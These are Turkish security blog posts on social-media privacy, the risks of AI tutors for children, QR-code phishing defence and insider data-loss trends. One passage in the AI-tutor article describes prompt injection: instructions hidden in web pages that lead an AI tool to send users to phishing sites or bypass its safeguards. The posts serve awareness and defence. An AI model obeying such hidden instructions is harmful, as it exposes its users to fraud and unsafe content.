5. Çocukların fotoğraflarını paylaşırken her zaman hassas davranın. İzinleri olmadan çocukların dijital ayak izini oluşturmak, uzun vadeli risklere yol açabilir.
6. Kurumsal yapıya uygun hareket edin, işle ilgili serzenişlerinizi açık platformlarda yapmayın. Çalıştığınız kurum ya da iş arkadaşlarınızla ilgili paylaşımlar profesyonel itibarınızı zedeleyebilir.
7. Finansal bilgilerinize dikkat edin. Kart numarası, IBAN, QR kod gibi veriler dolandırıcılığa kapı açabilir.
8. Arkadaş ve aile bireylerinin kişisel bilgilerini onların izni olmadan paylaşmayın.
9. Güvenilir olmayan hesaplardan gelen hediye vaatlerinin kimlik avı girişimi olabileceğini unutmayın.
10. Ekran görüntüsü paylaşırken dikkatli olun. Özellikle iş içerikli ya da kişisel yazışmaların ekran görüntüsünü paylaşmak güvenlik ihlali yaratabilir.

## Sosyal medya kullanırken bunları da unutmayın!
- Halka açık wi-fi ağlarından hesaplarınıza giriş yapmamaya özen gösterin.
- Uygulamanız izin verdiği sürece iki faktörlü kimlik doğrulamayı açmayı unutmayın. Mümkün olmayan uygulamalar için ayrı bir aplikasyon kullanarak hesaplarınıza giriş yapabilirsiniz.
- Her zaman olduğu gibi tüm hesaplarınız için benzersiz ve güçlü parolalar kullanın.
- Hiçbir zaman bilgilerinizi başkalarıyla paylaşmayın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Gizlilik, Siber Güvenlik
---
### [Yapay zekâ öğretmenler çocuklarınız için güvenli mi?](https://antivirus.com.tr/yapay-zeka-ogretmenler-cocuklariniz-icin-guvenli-mi/)
**Published:** Ağustos 10, 2026
**Author:** ESET
**Excerpt:** Yapay zekâ öğretmenleri yararlı destek sunabilir ancak güvenlik önlemleri büyük farklılıklar gösterir. Kullanmadan önce kontrol etmeniz gerekenlere göz atın.
**Content:**
*Yapay zekâ öğretmenler yararlı destek sunabilir ancak kaliteleri ve güvenlik önlemleri büyük farklılıklar gösterir. İşte ebeveynlerin çocuklarına bu tür bir aracı vermeden önce kontrol etmeleri gerekenler.*
Yapay zekâ, sağlık hizmetlerinden pazarlamaya kadar çok çeşitli sektörlerde devrim yaratıyor. Şimdi sıra eğitime geldi. Hükümetler, maliyetleri düşürme ve öğrencilerin başarılarını artırma fırsatını görüyor. Okullar, alıştırmaları her öğrenciye özel olarak uyarlayabilen araçları araştırırken ebeveynler ise çocuklarını özel öğretmenlere göndermek için masraf yapmadan eğitimlerini iyileştirme şansı yakalıyor. Ancak yapay zekâ ile şekillenen her şeyde olduğu gibi, bunun da hem faydaları hem de riskleri var.
Aşırı bağımlılık ve bilişsel tembellik, ebeveynlerin sıkça dile getirdiği endişeler arasında yer alıyor. Ancak özellikle de olduğundan fazla abartılmış bir sohbet robotu kullanıyorsanız güvenlik ve gizlilik sorunları da ortaya çıkabilir. Ebeveynler, makine zekâsının sınırlarını anlamalıdır.
## Yapay zekâ özel ders pazarı hızla büyüyor
Yapay zekâ destekli özel ders araçları pazarı hızla büyüyor. [Bir tahmine](https://www.grandviewresearch.com/industry-analysis/ai-tutors-market-report) göre, bu pazarın 2025 ile 2033 yılları arasında yaklaşık 2 milyar dolardan 17,7 milyar doların üzerine çıkması bekleniyor. [İngiliz hükümeti](https://www.gov.uk/government/news/edtech-and-ai-companies-invited-to-help-build-safe-ai-tutoring-tools-for-disadvantaged-pupils), eğitim teknolojisi ve yapay zekâ şirketlerini çoktan sınıflar için araçlar tasarlamaya davet etti. Hükümet, yapay zekânın özel öğretmen tutacak maddi imkânı olmayan ailelere yardımcı olabileceğini belirterek, 450.000 kadar dezavantajlı öğrencinin bundan faydalanabileceğini iddia ediyor.
ABD’de durum [bölgeden bölgeye](https://mashable.com/article/ai-policies-us-school-districts) farklılık gösterse de genel eğilim benzerdir; yapay zekâ ve teknoloji şirketleri, öğrenciler ve öğretmenler için özel araçlar sunmaktadır.
Pazar hızla olgunlaşıyor. Günümüzde satın alabileceğiniz ve kullanabileceğiniz çeşitli türlerde yapay zekâ özel öğretmen araçları bulabilirsiniz. Nitekim, “yapay zekâ özel öğretmen” terimi, oldukça geniş bir ürün yelpazesine uygulanmaktadır. Bazıları eğitim etiketi taşıyan genel amaçlı sohbet robotlarından biraz daha fazlası iken diğerleri müfredat etrafında yapılandırılmış öğrenme sistemleridir.
Pazarın en alt segmentinde ise basit sohbet robotları ve yapay zekâ asistanları yer almaktadır. Bunlar genel soruları özetleyip yanıtlayabilir ancak bunun ötesinde pek bir değer sunmayabilirler. Hatta, sonuçta kullanıcılar adına soruları yanıtlamaya da kalkışabilirler. Daha gelişmiş bir seçenek ise öğretim amacıyla özel olarak tasarlanmış bir sohbet robotudur. Bunlar, soruları doğrudan yanıtlamak yerine “Sokratik temelli” özel ders sunmak üzere programlanmıştır.
Daha da gelişmiş olan Akıllı Özel Ders Sistemleri (ITS), insanlar tarafından tasarlanmış önceden belirlenmiş bir müfredat sunar. Öğrencilerin bir cevaptan emin olmadıkları durumlarda ipuçları vererek öğrenmeyi “destekler” ve uygunsuz içeriğin ortaya çıkmasını neredeyse imkânsız hâle getirir.
## Yapay zekâ öğretmenler gerçekten işe yarıyor mu?
Bunların işe yarayıp yaramadığı konusunda henüz kesin bir karar verilmemiştir. Kanıtlar bazı yönlerden umut vericidir ancak yapay zekâ öğretmenlerinin her ortamda öğrenmeyi iyileştireceği yönündeki genel iddiaları desteklemiyor gibi görünmektedir. Bazen bu teknoloji durumu daha da kötüleştirebilir.
İngiltere’de yakın zamanda yapılan bir çalışmada, öğretmenlerin üçte ikisi, yapay zekâ kullanımına bağlı olarak öğrencilerde yazma ve problem çözme becerilerinde bir düşüş gözlemlediklerini[ belirtti](https://www.theguardian.com/technology/2026/apr/02/pupils-england-losing-thinking-skills-because-of-ai-survey#:~:text=Pupils%20using%20artificial%20intelligence%20are,voice%2Dto%2Dtext%20technology.). Ayrı bir [çalışma](https://papers.ssrn.com/sol3/papers.cfm?abstract_id=4895486.) ise “sık yapay zekâ aracı kullanımı ile eleştirel düşünme becerileri arasında önemli bir negatif korelasyon” olduğunu ortaya koyuyor. Çalışma, çocuklara özel ders vermek amacıyla yapay zekâ kullanımının “kullanıcıların derin ve yansıtıcı düşünme süreçlerine katılımını istemeden azaltabileceğini” belirtiyor.
Bu, çocukları yapay zekâ araçlarını kullanmaya teşvik etmenin getirdiği en büyük gelişimsel risklerden biridir. Yapay zekâ bir cevabı çok hızlı veriyorsa ya da en azından süreci öğrenen için çok kolaylaştırıyorsa çocuklarda uzun vadede zararlı olabilecek bir bilişsel tembellik gelişebilir.
Başka potansiyel psikososyal riskler de bulunmaktadır. Çocuklar, kendinden emin konuşan yapay zekâ öğretmenlerine aşırı güven duymaya başlayabilir ve yetişkinlere kıyasla halüsinasyonlara daha kolay kanabilirler. Hatta onları adeta arkadaşlarıymış gibi görmeye başlayabilirler; bu da akran gruplarıyla kurdukları duygusal bağları zayıflatabilir. Yapay zekâ ayrıca birçok açıdan yetersiz bir öğretmendir. Bir sorunun “cevabını” biliyor olabilir ancak öğrenme deneyiminden dolayı hayal kırıklığına uğramış bir çocuğu idare etme becerisinden yoksun olabilir. Bir insan öğretmenin empati ve sosyal becerilerini bir makinenin taklit etmesi imkânsız olmasa da çok zordur.
Bu nedenle, bu aracın çocuğu nasıl sürece dâhil ettiği önemli bir sorudur. Çocuğa mantığını göstermesini, bir problemi çözmeye çalışmasını ve geri bildirime yanıt vermesini mi istiyor? Yoksa düşünme işinin çoğunu sessizce üstlenerek ödevin daha hızlı bitirilmesini mi sağlıyor?
## Yapay zekâ güvenlik ve gizlilik riskleri
Dahası da var. Kısıtlamasız sohbet robotları ve benzeri araçları kullananlar için sohbetlerin yaşa uygun olmayan konulara sapma riski bulunmaktadır. Bir yapay zekâ öğretmeni, bir çocuğun cevaplarından çok daha fazlasını toplayabilir. Ürüne bağlı olarak, sorular, okul ödevleri, performans verileri, ilgi alanları, hesap bilgileri, cihaz tanımlayıcıları ve ses kayıtlarını saklayabilir. Model ile paylaşılan her şey, eğitim amaçlı kullanılabilir ve muhtemelen diğer kullanıcılara sızabilir. Ayrıca reklamverenler ve diğer üçüncü taraflarla da paylaşılabilir.
Bu durum sadece bir gizlilik riski oluşturmakla kalmaz; model sağlayıcısının veya çocuğunuzun verilerini elinde bulunduran güvenilir üçüncü taraflardan birinin güvenlik ihlali yaşaması hâlinde tam anlamıyla bir güvenlik sorununa dönüşebilir. Sesle etkinleştirilen bir araç söz konusuysa sağlayıcı çocuğunuzun biyometrik verilerine sahip olacaktır ve hackerlar bu verileri çocuğunuzun kimliğiyle ilişkilendirebilirlerse bu veriler son derece değerli hâle gelebilir.
Bu durum, ebeveynler için aşağıdakiler dâhil olmak üzere çeşitli soruları gündeme getirir:
- Çocuk, hizmetin kullanım koşullarına göre bu hizmeti kullanacak yaşta mı?
- Hangi bilgiler toplanıyor, neden ve ne kadar süreyle?
- Konuşmalar, yapay zekâ modellerini eğitmek veya geliştirmek için kullanılıyor mu?
- Ebeveynler, çocuğun bilgilerine erişebilir ve bunları silebilir mi?
- Veriler hangi hizmet sağlayıcılara veya diğer kuruluşlara aktarılır?
- Ürün reklam gösteriyor mu veya verileri profil oluşturma amacıyla kullanıyor mu?
Son olarak, komut enjeksiyonu riski de vardır. Bu durum, yapay zekâ araçlarının güvenlik önlemlerini göz ardı etmeleri için kandırılması ve güvenilir olmayan içeriklerin görüntülenmesi hâlinde ortaya çıkar. Çocuğunuz bunu yapacak kadar bilgili olabilir ve bu sayede yaşına uygun olmayan materyallere erişebilir. Ya da bir hacker, meşru web sayfalarına talimatlar gizleyebilir; böylece yapay zekâ o sayfayla etkileşime girdiğinde, onu bir kimlik avı sitesine yönlendirir veya başka bir kötü niyetli eylem gerçekleştirir.
## Ebeveynler için bazı önlemler
Ebeveynlerin dikkate alması gereken pek çok husus vardır. Çocuklarınızın özel ders almalarına yardımcı olması amacıyla bir yapay zekâ aracını kullanmalarını istiyorsanız öncelikle basit bir yardımcı ile özel bir ITS arasındaki farkı anlamalısınız. Basit cevaplar vermek yerine, çocuğunuzun öğrenme yolculuğuna rehberlik edecek araçlar tercih etmelisiniz.
Ayrıca şunları da göz önünde bulundurun:
- Veri koruma düzenlemelerine (ör. COPPA, CCPA, GDPR) uygun araçlar; bu, çocuğunuzun verilerini altta yatan yapay zekâ motoruyla paylaşmayacakları anlamına gelir.
- Çocuğunuzun okulu tarafından onaylanmış veya eğitimsel kanıtlarla desteklenen bir araç tercih edin.
- Gizlilik bilgilerini, özellikle model eğitimi, veri saklama, reklamcılık ve üçüncü taraf sağlayıcılarla ilgili kısımları okuyun.
- Aracı çocuğunuzla birlikte kullanın. Yapay zekâ ne kadar iyi olursa olsun, çocuğunuz muhtemelen bir insanla birlikte öğrenmekten daha fazla fayda sağlayacaktır.
- Çocuklarınıza, yapay zekâyla asla kişisel bilgilerini paylaşmamalarını ve halüsinasyonları nasıl tespit edeceklerini öğretin. Bu, ileride yapay zekâ kullanırken onlara çok fayda sağlayacaktır.
- Çocuklarınızla konuşarak yapay zekâ hakkında ne düşündüklerini öğrenin ve yapay zekânın hissetme veya duygu gösterme yeteneği olmadığını anladıklarından emin olun.
- Öğretmenin yanlış olsa bile kendinden emin konuşabileceğini açıklayın. Önemli cevaplar, öğretmenlerle görüşülerek veya ders kitapları ya da diğer güvenilir kaynaklarla karşılaştırılarak doğrulanmalıdır.
- Varsa yaşa uygun ayarları etkinleştirin.
- Ekran süresini sınırladığınız gibi, günlük “[Yapay zekâ](https://antivirus.com.tr/sohbet-robotu-ve-cocuklar-ebeveynlerin-bilmesi-gerekenler/) süresini” de sınırlayın.
- Çocuğunuzun komut geçmişini kontrol ederek, aracı doğru ve güvenli bir şekilde kullandığından emin olun.
Teknoloji hızla gelişmekte ve pazara sürekli yeni ürünler sunulmaktadır. Dolayısıyla yapay zekâ öğretmenleri denemek istiyorsanız piyasada neler olduğunu takip etmeyi ihmal etmeyin. Ayrıca bunun eski usul çevrim dışı öğrenmenin yerini tutamayabileceğini unutmayın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Çocuklar ve İnternet, Gizlilik, Siber Güvenlik, Yapay Zekâ
---
### [Quishing kurumsal güvenlik önlemlerini nasıl atlatabilir?](https://antivirus.com.tr/quishing-kurumsal-guvenlik-onlemlerini-nasil-atlatabilir/)
**Published:** Ağustos 17, 2026
**Author:** ESET
**Excerpt:** Quishing, geleneksel kimlik avına popüler bir alternatif hâline gelmiştir. İşletmelerin bu açığı nasıl kapatabileceği aşağıda açıklanmaktadır.
**Content:**
*Quishing, geleneksel kimlik avına popüler bir alternatif hâline gelmiştir. İşletmelerin bu açığı nasıl kapatabileceği aşağıda açıklanmaktadır.*
Aşinalık, siber güvenlik dünyasında zaman zaman rehavete yol açar ve bu çok tehlikeli olabilir. [Menülerde, sokak lambalarında](https://antivirus.com.tr/taramadan-once-dusunun-qr-kodlari-ne-kadar-guvenli/) ve park alanlarında sıkça görülen ve son yıllarda e-postalarda da giderek daha fazla yer alan QR kodları da bu durumun bir örneğidir. Buradaki zorluk, QR kodlarının kötü amaçlı bağlantıları gizlemek, bazı geleneksel kurumsal güvenlik filtrelerini atlatmak ve etkileşimi kurumsal bir bilgisayardan güvenlik kontrolleri daha az olan kişisel bir telefona aktarmak için harika bir yol olmasıdır.
Saldırganlar, tespit edilmekten kaçınmak için yeni yöntemler denemeye ve yenilikler geliştirmeye devam edeceklerdir. Ayrıca farkında olmayan çalışanları tuzağa düşürmek için yeni “quishing” yani QR kodlu kimlik avı teknikleri de ortaya çıkacaktır. Kuruluşunuzun güvenliğini sağlamak için bilmeniz gerekenler şunlardır.
## Quishing neden bu kadar tehlikelidir?
“Quick Response” (Hızlı Yanıt) kelimesinin kısaltması olan QR kodu, URL’leri, ödeme ayrıntılarını, iletişim bilgilerini ve diğer verileri kodlayabilen iki boyutlu bir barkoddur ve kullanıcıların A noktasından B noktasına hızlıca ulaşmasına yardımcı olur; bu durumda hedef genellikle bir web sitesi veya uygulamadır.
QR kodları, çeşitli nedenlerle siber tehdit aktörlerinin ilgisini çekmektedir. Pandemi sırasında temassız etkileşimlere olan talebin de etkisiyle yaygınlaşan kullanımları, bu kodları taramayı günlük yaşamın sıradan bir parçası hâline getirmiştir. Bu da birkaç yıl öncesine kıyasla bugün telefonlarımızı çıkarıp QR kodlarını tarama olasılığımızın daha yüksek olduğu anlamına gelir.
Ayrıca QR kodları kimlik avı iş akışlarına da mükemmel bir şekilde uyum sağlar; tek yapmanız gereken, kötü amaçlı bağlantıyı veya eki bir QR koduyla değiştirmektir. Üstelik saniyeler içinde oluşturulabilirler. Aslında birçok kimlik avı kiti, özel bir QR kodu oluşturucuya sahiptir. En önemlisi, kurbanı nispeten iyi korunan bir kurumsal ortamdan potansiyel olarak yönetilmeyen bir mobil cihaza yönlendirerek kurumsal düzeyde güvenliği atlatırlar.
Saldırgan için önemli bir avantaj da gizliliktir. Hedef, okunabilir metin olarak değil görsel bir desende kodlanmıştır; bu da arkasındaki kötü amaçlı URL’leri gizler ve bazı geleneksel e-posta filtrelerinin bunları ayıklayıp incelemesini engeller. Bazen PDF veya JPEG eklerine gömülerek daha da gizlenirler. Bu da çalışanlarınızın gelen kutularına ulaşma olasılıklarının daha yüksek olduğu anlamına gelir. Ve bu gerçekleştiğinde, personeliniz gerçek bir mesajı kötü niyetli olandan ayırt etmekte zorlanabilir.
Genellikle yazım hataları veya dil bilgisi hataları açısından analiz edilecek fazla metin yoktur. Ayrıca bağlantı, görsel bir desene etkili bir şekilde kodlandığından insan gözüyle görülemez.
Güvenilir bir markayla birlikte kullanıldığında – örneğin, bir [DocuSign e-postası](https://antivirus.com.tr/docusign-e-postalarinda-kisisel-verilerinizi-kaptirmayin/) veya Microsoft’tan gelen bir güncelleme – “quishing” saldırısı, klasik phishing mesajlarıyla benzer sosyal mühendislik taktiklerinden yararlanır. Güvenilir marka imajı, kurbanın bağlantıya tıklayabileceğine dair güven verir. Ayrıca genellikle bir bahaneyle aciliyet hissi yaratılır. Kötü amaçlı QR kodları, kullanıcıları hesaplarını güvence altına almaya veya bilgilerini doğrulamak için kimlik doğrulaması yapmaya teşvik eden uyarılara sıklıkla gömülür.
Aslında [ESET 2026 Yılı İlk Yarı Tehdit Raporu’na](https://antivirus.com.tr/eset-tehdit-raporu-h1-2026/) göre, 2026 yılının ilk yarısında tüm phishing e-postalarının en az yüzde 11’inde kötü amaçlı QR kodları yer almıştır. “ESET, ‘QRCode/Phishing’ algılama adı altında quishing e-postalarını adresinde takip etmektedir.
Bu algılama, dosya türlerinin büyük çoğunluğundaki QR kodlarını tanımlamak ve içlerindeki URL’leri çözmek üzere tasarlanmış, ESET e-posta tarayıcısının özel bir katmanı aracılığıyla çalışır. Çıkarılan URL’ler, ESET’in kimlik avı önleme, kötü amaçlı yazılım önleme ve spam önleme motorları kullanılarak taranır; zararlı URL’ler engellenir ve ilgili e-postalar işaretlenir veya silinir,” diyor.

*Eylül 2025’ten Mayıs 2026’ya kadar QRCode/Phishing algılama eğilimi, yedi günlük hareketli ortalama (kaynak:* [*ESET Tehdit Raporu 2026 İlk Yarı*](https://antivirus.com.tr/eset-tehdit-raporu-h1-2026/)*)*
## Tehdit aktörleri yenilik yapmaya devam ediyor
Herhangi bir tehdit ortamı eğiliminde olduğu gibi, kötü niyetli aktörler de maksimum etki elde etmek için çabalarını geliştirmeye devam ediyor. Quishing saldırıları, yalnızca kötü amaçlı yazılım yüklemek ve kimlik bilgilerini çalmak için değil, aynı zamanda [MFA jetonlarını toplamak için](https://antivirus.com.tr/eviltokens-parolanizi-calmayan-bir-kimlik-avi-saldirisi/) de kullanılıyor. Güvenlik araştırmacıları, bu saldırıların aşağıdaki amaçlarla tasarlandığını da gözlemlemiştir:
- Kötü amaçlı yazılımın meşru uygulamalar gibi gösterildiği doğrudan uygulama indirmeleri yoluyla uygulama mağazası güvenliğini atlatmak
- Kullanıcıyı kötü amaçlı/oltalama web sitesine yönlendirmek yerine, doğrudan meşru bir sosyal medya, ödeme veya başka bir uygulamaya bağlamak. Bu, aşağıdaki gibi çeşitli senaryolarda kullanılabilir:
- Hesap ele geçirme: Kurban, kendi hesabında saldırganı doğrulamaya yönlendirilir
- Kurbanın, alıcı bilgileri önceden doldurulmuş bir ödeme uygulamasına yönlendirildiği finansal dolandırıcılık
- Kişi/takvim zehirlemesi: Kötü amaçlı toplantı bağlantıları veya yeni kişi bilgileri yardımcı uygulamalara gömülür ve tıklandığında kullanıcıları kimlik avı sitelerine yönlendirir
- Uzun, kötü amaçlı web adreslerini küçük bağlantılara dönüştüren ve bunları QR kodlarına gömen QR kodu kısaltıcılarını kullanarak güvenlik araçlarını gizleme

*ESET ürünleri tarafından QRCode/Phishing olarak tespit edilen bir kimlik avı e-postası örneği (kaynak:* [*ESET Tehdit Raporu 2026 Yılı İlk Yarı*](https://antivirus.com.tr/eset-tehdit-raporu-h1-2026/)*)*
Devlet destekli APT grupları bile faaliyetlerinin bir parçası olarak quishing yöntemini kullanmaktadır. Ocak 2026 tarihli [bir FBI bildirisi](https://www.ic3.gov/CSA/2026/260108.pdf), Kuzey Koreli Kimsuky grubunun, spearphishing e-postalarına gömülü QR kodları kullanarak düşünce kuruluşlarını, akademik kurumları ve ABD/yabancı devlet kurumlarını hedef aldığı konusunda uyarıda bulunmuştur. Yemler çeşitlilik göstermiştir. Söz konusu e-postalar, kodu taramanın kullanıcıları anketlere, kayıt açılış sayfalarına ve güvenli sürücülere yönlendireceğini iddia etmiştir.
## İşletmenizi Quishing saldırılarından koruyun
Neyse ki insan, süreç ve teknoloji ayarlamalarının doğru bir şekilde harmanlanması, kuruluşunuzun maruz kaldığı quishing riskini büyük ölçüde azaltmaya yardımcı olabilir.
İnsanlardan başlayın. [Kullanıcı farkındalık eğitimlerine](https://antivirus.com.tr/siber-guvenlik-egitimi-bilgiyi-kalici-hale-getirin/) ve simülasyon tatbikatlarına “quishing” konusunu dâhil edin. Çalışanları, istenmeyen e-postalardaki QR kodlarını taramaktan kaçınmaya ve şüpheli her şeyi bildirmeleri konusunda teşvik edin. E-postanın güvenilir bir kaynaktan geldiğine inanıyorlarsa e-postadan ayrı olarak elde ettikleri iletişim bilgilerini kullanarak gönderenle tekrar teyit etmeleri gerekir.
Ardından, saygın bir güvenlik sağlayıcısının sunduğu çözümün bir parçası olarak e-posta güvenliğini de içeren teknik kontrolleri değerlendirerek, quishing e-postalarının kullanıcıların gelen kutularına ulaşma riskini en aza indirin. Çalışanların cihazlarına bir mobil güvenlik çözümü ekleyerek kötü amaçlı sitelere ve diğer tehditlere erişimi engelleyin.
Ayrıca tüm hassas hesaplarda phishing’e karşı dayanıklı çok faktörlü kimlik doğrulama (MFA) uygulamasını zorunlu kılın; böylece kullanıcılar kandırılsa bile saldırganlar kurumsal sistemlere sızamayacaktır. Mobil cihaz yönetimi (MDM) araçları, tüm cihazların kurumsal politikaya uygun şekilde korunmasını sağlamanıza yardımcı olabilir.
Saldırı yüzeyini azaltın, en az ayrıcalık ve tam zamanında erişim ilkelerini uygulayın. Güvenlik araçlarınız da dâhil olmak üzere tüm mobil işletim sistemlerini ve kurumsal yazılımları güncel tutun. Ayrıca şüpheli etkinlikler için sürekli izleme yapın. En kötü senaryo durumunda olay müdahale planlarını uygulayın.
## Quishing artık yeni değil
QR kodları, bir tür yenilik olmaktan çıkıp kurumsal ortamda sıradan bir görüntü hâline geldi. Quishing de öyle. Aşinalık, rehavete yol açmak zorunda değildir. Çalışanların geleneksel e-posta ve SMS tabanlı oltalama saldırılarına karşı şüpheci olmaya alıştıkları gibi olası bir quishing girişiminin uyarı işaretlerini fark etmeleri için de eğitilebilirler. Doğru koşullar altında, aşinalık güvenliği artırabilir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Fidye Yazılımı, Kurumsal Güvenlik, QR Kod, Siber Güvenlik
---
### [İçeriden gelen risk, günlük iş riskine dönüşüyor](https://antivirus.com.tr/iceriden-gelen-risk-gunluk-is-riskine-donusuyor/)
**Published:** Ağustos 19, 2026
**Author:** Kadriye Bay
**Excerpt:** Çoğu güvenlik lideri, içeriden gelen olayların bir kez daha hatırlatılmasına gerek duymaz. Ancak gözden kaçan ise risk yüzeyinin ne kadar sessizce değiştiğidir.
**Content:**
Çoğu güvenlik lideri, içeriden gelen olayların meydana geldiğini bir kez daha hatırlatılmasına gerek duymaz. Gözden kaçması daha kolay olan ise risk yüzeyinin ne kadar *sessizce* değiştiğidir: “Birinin açıkça kötü niyetli bir şey yaptığı” durumlar azalırken “politikalarınızın öngörmediği kanallardan veri aktaran rutin iş kalıpları” artmaktadır.
Bu insan faktörünün ölçeği gayet iyi bilinmektedir. Verizon’un 2025 [Veri İhlali Soruşturma Raporu](https://www.verizon.com/business/resources/reports/dbir/), ihlallerin yaklaşık %60’ında insan faktörünün rol oynadığını belirtmektedir; bu rakam yıllardır sabit kalmaktadır. Daha yararlı olan soru, bu günlük maruz kalma riskinin şu anda *nerede* yoğunlaştığıdır.
Safetica’nın Veri Koruma Eğilimleri raporu, 2025 yılının ikinci yarısında Safetica tarafından korunan ortamlarda toplanan ve anonimleştirilen sinyalleri analiz ediyor ve bu analizde dört belirgin model öne çıkıyor.
## 1. Risk, insanların her gün kullandığı araçlarda yatıyor
Engellenen etkinliklerin ve politika ihlallerinin %60’ından fazlası (yaklaşık beşte üçü), kötü niyetten ziyade normal iş davranışlarından kaynaklanan sıradan kanallarda meydana geliyor; web uygulamaları, e-posta ve anlık mesajlaşma. Bu durum, içeriden gelen riski “nadir bir olay” olmaktan çıkarıp “rutin bir yol” hâline getiriyor. Riskli hareketlerin çoğu iş birliğinin gerçekleştiği yerlerde meydana geliyorsa önleme sadece çevre veya uç noktalarla ilgili değildir; işin fiilen yapıldığı tüm yüzeylerde tutarlı, bağlamı dikkate alan kontrollerle ilgilidir.
Liderlerin sorması gereken yararlı bir soru şudur: Politikalarımız, genel bir kesintiye yol açmadan meşru iş birliğini riskli hareketlerden ayırt edebilecek kadar rol ve bağlam farkındalığına sahip mi?
## 2. Veri kaybı artık belgelerin ötesine geçti
Veri kaybını hâlâ “kurumdan çıkan dosyalar” olarak hayal ediyorsanız yapay zekâ trendi bir uyarı niteliğindedir. ChatGPT ile ilgili engellemeler **3. çeyrekten 4. çeyreğe %86** artış gösterdi ve klasik ofis belgeleri yerine serbest biçimli metinler ve ekran görüntüleri, en çok engellenen içerik türleri listesinde üst sıralara tırmandı. Kullanıma açık veriler, yani hiçbir zaman korumalı bir dosya biçimini almayan yapıştırılmış metinler ve görseller, ağırlık merkezi hâline gelmektedir.
Özet bulgu: 4. çeyrekte, verilerimizde **engellenen yapay zekâ etkileşimlerinin** yaklaşık **beşte biri (%20,1)** yalnızca ChatGPT’ye aitti; bu, yapay zekâ riskinin çok sayıda araca yayılmak yerine birkaç baskın, genel amaçlı araç etrafında yoğunlaştığının bir işaretidir.
Bağımsız araştırmalar da aynı sonuca işaret ediyor. LayerX’in 2025 Kurumsal AI raporu, çalışanların yaklaşık %45’inin iş yerinde üretken yapay zekâ kullandığını ve bu kullanıcıların yaklaşık %77’sinin şirket verilerini sohbet robotlarına yapıştırdığını ortaya[ koydu](https://www.theregister.com/2025/10/07/gen_ai_shadow_it_secrets). Bunların çoğu, kurumsal denetimlere hiç tabi olmayan kişisel, yönetilmeyen hesaplar üzerinden gerçekleştirildi. Daha önceki bir Cyberhaven analizi, ChatGPT’ye yapıştırılan içeriğin yaklaşık %11’inin gizli nitelikte olduğunu ortaya koydu.
CISO’lar için çıkarılacak sonuç şudur: Yapay zekâ yönetişimi sadece bir politika PDF’inde kalamaz. Serbest biçimli girdi ve çıktıların gerçekte nasıl davrandığını da hesaba katmalıdır.
## 3. Kullanıcılar, statik denetimlerden daha hızlı uyum sağlar
Birçok ekip, “politika köstebek avı” hissini bilir: Bir yolu kilitlerseniz faaliyetlerin başka bir yere kaymasını izlersiniz. Veriler bunu sayısallaştırıyor. 4. çeyrekte, riskli uygulama faaliyetleri içindeki payı bakımından şifreli mesajlaşma uygulamalarının kullanımı **%64’ün üzerine** çıktı. Bir kanal engellendiğinde, kullanıcılar genellikle durmaz; başka bir kanala geçer ve maruz kalma risklerini e-posta ve ağlardan web, bulut ve mesajlaşma platformlarına kaydırırlar.
Bu nedenle ölçüm, silolaşmış değil, kanallar arası (e-posta, web, sohbet, bulut ve USB) olmalıdır. Amaç her şeyi engellemek değil; kullanıcıları geçici çözümler aramaya itmeden riskli hareketleri azaltmaktır.
Bu denge, [**“Daha fazla koruyun. Daha az engelleyin”**](https://www.youtube.com/watch?v=vWGpuzjxnvI) sloganının pratikteki anlamıdır[**.**](https://www.youtube.com/watch?v=vWGpuzjxnvI)
## 4. İçeriden gelen risk çoğunlukla davranışsal niteliktedir
E-posta, hâlâ başlıca bir erken uyarı kaynağıdır: 2025’in ikinci yarısında **tehdit düzeyindeki uyarıların %72’sini** tetiklemiştir. Ancak buradan çıkarılacak ders “sadece e-postaya odaklanın” değildir. Asıl önemli olan, bu riskin çoğunun, bir avuç dramatik ve kötü niyetli eylemden değil, işgücü genelinde sessizce alınan küçük, tekrarlanan veri işleme kararlarının birikiminden kaynaklandığıdır.
Önemli bulgu: Dış USB aygıtları, **4. çeyrekte olağan dışı etkinlik tetikleyicilerinin %36,1’ini** oluşturdu **(çeyrek bazında %7,7 artış)**. Bu durum, birçok ekibin “çözüldü” olarak gördüğü bir kanalın hâlâ anlamlı bir davranışsal sinyal olduğunu ve genellikle iş birliğinin yavaş ilerlediği durumlarda iş akışından kaçış yolu olarak kullanıldığını hatırlatıyor.
Dış kaynaklı veriler de bunu doğruluyor. [Cyberhaven araştırması](https://www.swif.ai/blog/insider-threat-statistics), içeriden bilgi sızdırma vakalarının yaklaşık %15,6’sını çıkarılabilir ortamlara atfediyor ve Proofpoint, USB sürücülerinin Avrupa’nın bazı bölgelerinde hâlâ önde gelen bilgi sızdırma yolu olmaya devam ettiğini belirtiyor. 2025 Ponemon/DTEX İçeriden Gelen Risklerin Maliyet raporu, niyet sorusunu açıkça ortaya koyuyor: İçeriden gelen olayların yaklaşık %53’ünün arkasında ihmalkâr çalışanlar yer alıyor.
Tekrarlanan USB kullanımı veya kopyalama davranışları niyeti işaret edebilir ancak çok daha sıklıkla bir uyumsuzluğa işaret eder. Her ikisi de araştırılmaya değerdir; hiçbiri basit bir “kötü niyetli içeriden kişi” profiline uymaz.

## Güvenlik liderleri için kısa bir risk kontrol listesi
Yukarıdakileri somut bir iç görüşmeye dönüştürmek istiyorsanız bu çeyrekte sorulması gereken beş soru şunlardır:
1. Hassas verilerle ilgili [risk](https://antivirus.com.tr/kurulusunuzda-dlp-politikasi-nasil-olusturulur/) bizim için nerede artıyor; e-posta, web uygulamaları, anlık mesajlaşma, bulut mu yoksa USB mi?
2. Politikalarımız, meşru iş birliğini riskli hareketlerden ayıracak kadar rol ve bağlam farkındalığına sahip mi?
3. Yapıştırılan metinler, ekran görüntüleri ve serbest biçimli yapay zekâ girdileri gibi “kullanımdaki veriler” ile ilgili davranışları kapsayan önlemlerimiz var mı?
4. Kanal değiştirme durumlarını izliyor muyuz? E-postayı engellediğimizde, aynı davranış modelinin sohbet uygulamalarına kaymasını tespit edebiliyor muyuz?
5. Yapay zekâ araçları ve şifreli kanallar konusunda tutumumuz nedir? Bunlar, veri işleme iş akışları olarak yönetiliyor mu, yoksa sadece başka bir web sitesi kategorisi olarak mı ele alınıyor?
## Raporun tamamını okuyun
Safetica Veri Koruma Trendleri raporunun tamamı, eksiksiz veri tablolarını, çeyrek bazında dökümleri ve bu kalıpların arkasındaki görselleri içerir. [Raporu indirin](https://safetica.com/resources/safetica-data-protection-trends?hsLang=en-us).
